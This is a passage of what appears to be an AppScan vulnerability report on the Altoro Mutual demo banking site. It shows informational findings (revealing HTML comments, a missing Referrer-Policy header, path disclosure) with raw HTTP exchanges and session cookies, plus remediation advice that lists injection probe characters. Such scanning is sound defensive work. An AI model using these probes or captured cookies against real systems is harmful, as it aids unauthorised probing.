  <h1>Online Banking Login</h1>

  <!-- To get the latest admin login, please contact SiteOps at 415-555-6159 -->
  <p><span id="_ctl0__ctl0_Content_Main_message" style="color:#FF0066;font-size:12pt;font-weight:bold;">

  </span></p>
```

...
...
...

Issue 2 of 4

Issue ID:	420b443e-f36b-1410-81f1-00524afcd01d
Severity:	**Informational**
Status	Open
Location	https://demo.testfire.net/admin/admin.jsp
Domain	demo.testfire.net
Element	Be careful what you change. All changes are made directly to AltoroJ database. (Page)
Path	/admin/admin.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	615

Issue 2 of 4 - Details

Reasoning: AppScan discovered HTML comments containing what appears to be sensitive information.
Test Requests and Responses:

```
GET /admin/admin.jsp HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Cookie: JSESSIONID=A1A336E1F39A5943D35F8D00FFF93CB6;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:27:50 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
```

```
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
   <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
 <td valign="top" colspan="3" class="bb">



  <script language="javascript">

  function confirmpass(myform)
  {
   if (myform.password1.value.length && (myform.password1.value==myform.password2.value))
   {
    return true;
   }
   else
   {
    myform.password1.value="";
    myform.password2.value="";
    myform.password1.focus();
    alert ("Passwords do not match");
    return false;
   }

  }
  </script>

  <!-- Be careful what you change.  All changes are made directly to AltoroJ database. -->
  <div class="fl" style="width: 99%;">
  <p><span style="color:#FF0066;font-size:12pt;font-weight:bold;">

  </span></p>

  <h1>Edit User Information</h1>

  <table width="100%" border="0">
  <!-- action="addAccount" -->
  <form id="addAccount" name="addAccount" action="" method="post">
   <tr>
     <td colspan="4">
       <h2>Add an account to an existing user</h2>
     </td>
   </tr>
   <tr>
     <th>
       Users:
     </th>
...
...
...
```

Issue 3 of 4

Issue ID:	ca0a443e-f36b-1410-81f1-00524afcd01d
Severity:	**Informational**
Status	Open
Location	https://demo.testfire.net/bank/showAccount
Domain	demo.testfire.net
Element	To modify account information do not connect to SQL source directly. Make all changes (Page)
Path	/bank/showAccount
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	615

Issue 3 of 4 - Details

Reasoning: AppScan discovered HTML comments containing what appears to be sensitive information.

Test Requests and Responses:

```
GET /bank/showAccount?listAccounts=800003 HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/main.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:22:24 GMT









<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
    <td valign="top" colspan="3" class="bb">
```

```
  <div class="fl" style="width: 99%;">


  <!-- To modify account information do not connect to SQL source directly.  Make all changes
  through the admin page. -->

  <h1>Account History - 800003 Checking</h1>

  <table width="590" border="0">
    <tr>
      <td colspan=2>
        <table cellSpacing="0" cellPadding="1" width="100%" border="1">
          <tr>
            <th colSpan="2">
              Balance Detail</th></tr>
          <tr>
            <th align="left" width="80%" height="26">
              <form id="Form1" method="get" action="showAccount">
               <select size="1" name="listAccounts" id="listAcc
...
...
...
```

Issue 4 of 4

Issue ID:	5d0b443e-f36b-1410-81f1-00524afcd01d
Severity:	**Informational**
Status	Open
Location	https://demo.testfire.net/admin/admin.jsp
Domain	demo.testfire.net
Element	action="changePassword" (Page)
Path	/admin/admin.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	615

Issue 4 of 4 - Details

Reasoning: AppScan discovered HTML comments containing what appears to be sensitive information.
Test Requests and Responses:

```
GET /admin/admin.jsp HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Cookie: JSESSIONID=A1A336E1F39A5943D35F8D00FFF93CB6;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:27:50 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
```

```
          <input type="text" name="query" id="query" accesskey="S" />
          <input type="submit" value="Go" />
      </td>
     </tr>
     <tr>
      <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
     </tr>
    </table>
  </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
 <td valign="top" colspan="3" class="bb">


  <script language="javascript">

  function confirmpass(myform)
  {
   if (myform.password1.value.length && (myform.password1.value==myform.password2.value))
   {
     return true;
   }
   else
   {
     myform.password1.value="";
     myform.password2.value="";
     myform.password1.focus();
     alert ("Passwords do not match");
     return false;
   }

  }
  </script>

  <!-- Be careful what you change.  All changes are made directly to AltoroJ database. -->
  <div class="fl" style="width: 99%;">
  <p><span style="color:#FF0066;font-size:12pt;font-weight:bold;">

  </span></p>

  <h1>Edit User
...
...
...

      <td><input type="submit" value="Add Account"></td>
    </tr>
    </form>

   <!-- action="changePassword" -->
    <form id="changePass" name="changePass" action="" method="post" onsubmit="return confirmpass(this);">
    <tr>
      <td colspan="4"><h2><br><br>Change user's password</h2></td>
    </tr>
...
...
...
```

Go to Table of Contents

I DAST: Missing "Referrer policy" Security Header 1

How to Fix: Missing "Referrer policy" Security Header

Issue 1 of 1

Issue ID:	ac0a443e-f36b-1410-81f1-00524afcd01d
Severity:	**Informational**
Status	Open
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	demo.testfire.net (Page)
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	200

Issue 1 of 1 - Details

Reasoning: AppScan detected that the Referrer Policy Response header is missing or with an insecure policy, which increases exposure to various cross-site injection attacks

Test Requests and Responses:

```
GET / HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip
Accept-Language: en-US
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Wed, 16 Jul 2025 07:54:58 GMT
Content-Length: 9405
Set-Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4; Path=/; Secure; HttpOnly









<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
```

```
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a></li>
         <li><a id="MenuHyperLink11" href="index.jsp?content=business_retirement.htm">Retirement</a></li>
         <li><a id="MenuHyperLink12" href="index.jsp?content=business_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink3" class="subheader" href="index.jsp?content=ins
...
...
...
```

Go to Table of Contents

I DAST: Possible Server Path Disclosure Pattern Found 1

How to Fix: Possible Server Path Disclosure Pattern Found

Issue 1 of 1

Issue ID:	ae07443e-f36b-1410-81f1-00524afcd01d
Severity:	**Informational**
Status	Open
Location	https://demo.testfire.net/feedback.jsp
Domain	demo.testfire.net
Element	feedback.jsp (Page)
Path	/feedback.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	200

Issue 1 of 1 - Details

Reasoning: The response contains the absolute paths and/or filenames of files on the server.
Test Requests and Responses:

```
GET /feedback.jsp HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/index.jsp?content=inside_contact.htm
Accept-Encoding: gzip
Accept-Language: en-US
```

```
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Wed, 16 Jul 2025 08:18:20 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index.jsp?co
...
...
...


  <form name="cmt" method="post" action="sendFeedback">

  <!--- Dave- Hard code this into the final script - Possible security problem.
    Re-generated every Tuesday and old files are saved to .bak format at L:\backup\website\oldfiles    --->
  <input type="hidden" name="cfile" value="comments.txt">

  <table border=0>
    <tr>
...
...
...
```

Go to Table of Contents

How to Fix

I Application Error

Cause

Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Risk

It is possible to gather sensitive debugging information

If an attacker probes the application by forging a request that contains parameters or parameter values other than the ones expected by the application (examples are listed below), the application may enter an undefined state that makes it vulnerable to attack. The attacker can gain useful information from the application's response to this request, which information may be exploited to locate application weaknesses.

For example, if the parameter field should be an apostrophe-quoted string (e.g. in an ASP script or SQL query), the injected apostrophe symbol will prematurely terminate the string stream, thus changing the normal flow/syntax of the script.

Another cause of vital information being revealed in error messages, is when the scripting engine, web server, or database are misconfigured.

Here are some different variants:

[1] Remove parameter

[2] Remove parameter value

[3] Set parameter value to null

[4] Set parameter value to a numeric overflow (+/- 99999999)

[5] Set parameter value to hazardous characters, such as ' " \' \") ;

[6] Append some string to a numeric parameter value

[7] Append "." (dot) or "[]" (angle brackets) to the parameter name

Fix recommendation

[1] Check incoming requests for the presence of all expected parameters and values. When a parameter is missing, issue a proper error message or use default values.

[2] The application should verify that its input consists of valid characters (after decoding). For example, an input value containing the null byte (encoded as %00), apostrophe, quotes, etc. should be rejected.

[3] Enforce values in their expected ranges and types. If your application expects a certain parameter to have a value from a certain set, then the application should ensure that the value it receives indeed belongs to the set. For example, if your application expects a value in the range 10..99, then it should make sure that the value is indeed numeric, and that its value is in 10..99.

[4] Verify that the data belongs to the set offered to the client.

[5] Do not output debugging error messages and exceptions in a production environment.

In order to disable debugging in ASP.NET, edit your web.config file to contain the following:

<compilation

debug="false"

/>

For more information, see "HOW TO: Disable Debugging for ASP.NET Applications" in:

http://support.microsoft.com/default.aspx?scid=kb;en-us;815157
- http://support.microsoft.com/default.aspx?scid=kb;en-us;815157

external

You can add input validation to Web Forms pages by using validation controls. Validation controls provide an easy-to-use mechanism for all common types of standard validation (for example, testing for valid dates or values within a range), plus ways to provide custom-written validation. In addition, validation controls allow you to completely customize how error information is displayed to the user. Validation controls can be used with any controls that are processed in a Web Forms page's class file, including both HTML and Web server controls.

To make sure that all the required parameters exist in a request, use the "RequiredFieldValidator" validation control. This control ensures that the user does not skip an entry in the web form.

To make sure user input contains only valid values, you can use one of the following validation controls:

[1] "RangeValidator": checks that a user's entry (value) is between specified lower and upper boundaries. You can check ranges within pairs of numbers, alphabetic characters, and dates.

[2] "RegularExpressionValidator": checks that the entry matches a pattern defined by a regular expression. This type of validation allows you to check for predictable sequences of characters, such as those in social security numbers, e-mail addresses, telephone numbers, postal codes, and so on.

Important note: validation controls do not block user input or change the flow of page processing; they only set an error state, and produce error messages. It is the programmer's responsibility to test the state of the controls in the code before performing further application-specific actions.

There are two ways to check for user input validity:

1. Test for a general error state:

In your code, test the page's IsValid property. This property rolls up the values of the IsValid properties of all the validation controls on the page (using a logical AND). If one of the validation controls is set to invalid, the page's property will return false.

2. Test for the error state of individual controls:

Loop through the page's Validators collection, which contains references to all the validation controls. You can then examine the IsValid property of each validation control.

** Input Data Validation:

